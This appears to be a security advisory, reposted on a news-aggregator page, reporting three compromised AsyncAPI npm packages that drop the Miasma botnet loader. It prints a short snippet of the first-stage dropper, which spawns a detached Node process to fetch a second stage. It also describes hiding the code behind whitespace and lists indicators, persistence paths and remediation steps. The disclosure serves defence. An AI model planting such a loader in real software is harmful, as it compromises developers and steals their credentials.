



惯性聚合 高效追踪和阅读你感兴趣的博客、新闻、科技资讯
阅读原文 在惯性聚合中打开

推荐订阅源

钛媒体:引领未来商业与生活新知
钛媒体:引领未来商业与生活新知
云风的 BLOG
云风的 BLOG
IT之家
IT之家
C
Check Point Blog
T
The Blog of Author Tim Ferriss
S
SegmentFault 最新的问题
人人都是产品经理
人人都是产品经理
H
Hackread – Cybersecurity News, Data Breaches, AI and More
美团技术团队
M
MIT News - Artificial intelligence
Jina AI
Jina AI
Blog — PlanetScale
Blog — PlanetScale
freeCodeCamp Programming Tutorials: Python, JavaScript, Git & More
Microsoft Security Blog
G
Google Developers Blog
F
Fortinet All Blogs
V
Visual Studio Blog
奇客Solidot–传递最新科技情报
奇客Solidot–传递最新科技情报
T
Tailwind CSS Blog
Hugging Face - Blog
Hugging Face - Blog
MyScale Blog
MyScale Blog
爱范儿
爱范儿
The Cloudflare Blog
博客园 - 三生石上(FineUI控件)

Socket

Fake Corepack Site Distributes Infostealer and Proxyware to ... Large-Scale GitHub Actions Abuse Powers a Distributed cPanel... New Study Identifies 53 Slopsquatting Targets Across 5 Front... White House Launches Gold Eagle Initiative to Manage Surge i... Suno Breached via Shai-Hulud Worm, Leaked Code Exposes AI Mu... Next.js moves to scheduled security releases - Socket 11 Malicious NuGet Tools Pose as Game Cheats to Drop a Windo... jscrambler npm Package Compromised in Supply Chain Attack - ... Fake Braintree NuGet Package Skims Credit Cards and Harvests... Compromised Injective SDK npm Package Exfiltrates Wallet Key... npm v12 Ships With Install Scripts Off by Default, Begins De... Malicious Go Module Exposes GitHub Malware Lure Network Span... pnpm 11.10 Hardens Registry Authentication to Block Token Re... Coordinated npm and PyPI Campaign Typosquats Popular Secure ... Node.js Considers Public Workflow for Security Reports Amid ... PolinRider: North Korea-Linked Supply Chain Campaign Expands... Risky Biz Podcast: AI Agents Are Raising the Stakes for Soft... Chrome and Firefox Extensions Posing as Free VPNs Add Clipbo... Miasma Mini Shai-Hulud Hits ImmobiliareLabs npm Packages - S... Rolldown Pulls Rust React Compiler Integration After Binary ... Miasma Mini Shai-Hulud Hits LeoPlatform npm Packages and Git... Frontier AI Is Now Critical Infrastructure - Socket The Code You Didn't Write Is Still Yours to Defend - Socket GitHub Actions Checkout Now Blocks Risky pull_request_target... Introducing Repository Access Permissions and Custom Roles -... Socket MCP Adds Org Alerts, Threat Feed Review, and Package ... Socket Firewall Now Blocks Malicious VS Code and Open VSX Ex... 140+ Mastra npm Packages Compromised in Coordinated Supply C... npm Package Uses Prompt Injection and Token Flooding to Disr... Introducing Manifest Alerts - Socket
Compromised npm Packages in the AsyncAPI Namespace Delive...
Socket Research Team · 2026-07-14 · via Socket

Sidebar CTA Background

Secure your dependencies with us

Socket proactively blocks malicious open source packages in your code.

Install

Socket's Threat Research Team identified three compromised npm packages in the @asyncapi namespace distributing a multi-stage botnet loader. The affected packages are @asyncapi/generator-helpers(v1.1.1), @asyncapi/generator-components(v0.7.1), and @asyncapi/generator(v3.3.1).

Based on current analysis, the compromised packages deploy an obfuscated first-stage payload that downloads an encrypted second-stage payload, identified as Miasma, from IPFS. Users should avoid affected versions, upgrade to patched releases when available, and review developer and CI environments for signs of compromise.

Socket AI Scanner’s analysis of @asyncapi/generator-helpers1.1.1, one of the malicious packages identified in the current Miasma wave, flags the compromised release as confirmed malware.

Technical Analysis#

The affected AsyncAPI packages are used in tooling workflows that generate API documentation and client code from AsyncAPI definitions. Because these packages may be imported during normal development or CI execution, the malicious payload does not require a separate install hook to run.

Current analysis indicates:

  • The first-stage payload was injected into src/utils.js.
  • The payload is hidden behind a large block of leading whitespace between legitimate utility functions.
  • The code executes at require() time.
  • Stage 1 launches a detached Node.js child process.
  • That process downloads a second-stage payload from IPFS.
  • The second stage persists as sync.js in platform-specific directories disguised as NodeJS.
// Analyst note: Obfuscated first-stage dropper, triggered when the package is required. const { spawn } = require('child_process');

spawn('node', ['-e', downloadStage2Code], { detached: true, stdio: 'ignore', windowsHide: true }).unref();

The observed IPFS target is:

  • hxxps://ipfs[.]io/ipfs/QmQobZSp1wRPrpSEQ56qnyq7ecZh5Bg5k1fnjt4SUwwHb9

The second-stage payload persists to:

  • macOS: ~/Library/Application Support/NodeJS/sync.js
  • Linux: ~/.local/share/NodeJS/sync.js
  • Windows: %LOCALAPPDATA%\NodeJS\sync.js

We are still analyzing the payload but the current findings indicate the decrypted second-stage payload is a botnet framework with capabilities for shell command execution, file operations, credential harvesting, evasion checks, persistence, and multi-protocol command and control.

Recommendations#

Users should immediately check whether they installed @asyncapi/generator-helpers, @asyncapi/generator-components, or @asyncapi/generator during the affected window. Rotate credentials exposed to systems where these packages were installed, especially npm tokens, GitHub tokens, cloud credentials, SSH keys, and CI secrets.

Security teams should monitor for Node.js processes spawning detached child processes, network connections to 85[.]137[.]53[.]71, and unexpected modifications under .claude, .vscode, .cursorrules, ~/.local/share/NodeJS, or ~/Library/Application Support/NodeJS.

This is an ongoing investigation and we will update findings as the investigation develops.